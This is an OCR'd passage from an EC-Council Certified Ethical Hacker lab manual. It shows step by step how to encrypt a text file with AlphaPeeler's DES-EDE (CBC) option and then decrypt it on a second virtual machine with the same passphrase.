


Figure 5.2.3: AlphaPeeler window

6. Now, minimize the AlphaPeeler window and create a text file on **Desktop**. Name it **Test**, open the file, and insert some text.
7. Click **File** in the menu bar and click **Save**.




Figure 5.2.4: Text file

TASK 2.2

Encrypt a Data File

8. Switch back to the **AlphaPeeler** window; click **Professional Crypto** from the menu bar and select **DES crypto** from the options.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure 5.2.5: Selecting DES crypto

9. The **DES crypto** pop-up appears; click the ellipsis icon (..) under the **Plain text file** option.




Figure 5.2.6: Selecting DES crypto

10. The **Open** window appears; navigate to **Desktop** and select **Test.txt** file; then, click **Open**.

Note: Here, we are selecting the file that we will encrypt and this will act as an input file.




Figure 5.2.7: Open window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. In the **DES crypto** pop-up; click the ellipsis icon (..) under the **Cipher text file** option.
12. The **Open** window appears; select the save location (here, **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\AlphaPeeler**) and name the file as **Confidential.txt**; then, click **Open**.




Figure 5.2.8: Open window

13. In the **DES crypto** pop-up; insert the password into the **Pass phrase** field and click **DES-EDE (CBC)** to encrypt the text file.

Note: Here, the password provided is **test@123**.




Figure 5.2.9: DES crypto

14. A new file **Confidential.txt** appears at location **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\AlphaPeeler**, as shown in the screenshot.
15. Double-click **Confidential.txt** to open, and you can observe that the file's content is encrypted.

Note: Here, the encrypted file is shared through shared network drive **E\CEH-Tools\ CEHv11 Module 20 Cryptography** and the key to open the encrypted data was sent to you via an email. Using this, you can decrypt the encrypted data and view the data in plain-text.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 5.2.10: Confidential.txt file

16. Close the **DES crypto** pop-up and the **AlphaPeeler** window.
17. Switch to **Windows Server 2019**; navigate to **Z:\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\AlphaPeeler** and copy the **AlphaPeelerPro1.3wse.exe** file on **Desktop**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

18. Follow the steps in the wizard and install the application using all default settings.
19. After completion of the installation; click the **Start** icon from the bottom-right corner of **Desktop** and click **AlphaPeeler** from the applications.

TASK 2.3

Decrypt a Data File

20. The **AlphaPeeler** main window appears; click **File** from the menu bar and click **Open...**




Figure 5.2.11: Confidential.txt file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. The **Open** window appears; in the **Look in** field, navigate to the location of **Z:\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\AlphaPeeler** and select **Confidential.txt** file; then, click **Open**.




Figure 5.2.12: Open window select Confidential.txt file

22. The **Confidential.txt** file appears; click **Professional crypto** from the menu bar and select the **DES crypto** option.




Figure 5.2.13: Selecting DES crypto

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. The **DES crypto** pop-up appears; click the ellipsis icon (..) next to the **Plain text file** option.



Figure 5.2.14: Selecting DES crypto

24. The **Open** window appears; navigate to **Desktop** and name the file **Result.txt**; then, click **Open**.

Note: Here, we are creating an output file that will be in plain-text.

25. In the **DES crypto** pop-up; click the ellipsis icon (..) under the **Cipher text file** option.
26. The **Open** window appears; select the encrypted file (**Confidential.txt**) located at **Z:\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\AlphaPeeler** and click **Open**.




Figure 5.2.15: Open window

27. In the **DES crypto** pop-up, enter the password that you provided in **Step#13** into the **Pass phrase** field and click the **DES-EDE (CBC)** button next to **Decrypt** to decrypt the text file.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: Here, the password provided is **test@123**.




Figure 5.2.16: DES crypto

You can also use other cryptanalysis tools such as **Cryptosense** (https://cryptosense.com), **RsaCtfTool** (https://github.com), **Msieve** (https://sourceforge.net), and **Cryptol** (https://cryptol.net) to perform cryptanalysis.

28. Navigate to **Desktop** and double click the **Result.txt** file. You can observe the file content in plain-text, as shown in the screenshot.




Figure 5.2.17: Decrypted file

29. This concludes the demonstration of performing cryptanalysis using AlphaPeeler.
30. Close all open windows and document all the acquired information.
31. Turn off the **Windows 10** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council

C|EH

Certified Ethical Hacker

EC-COUNCIL OFFICIAL CURRICULA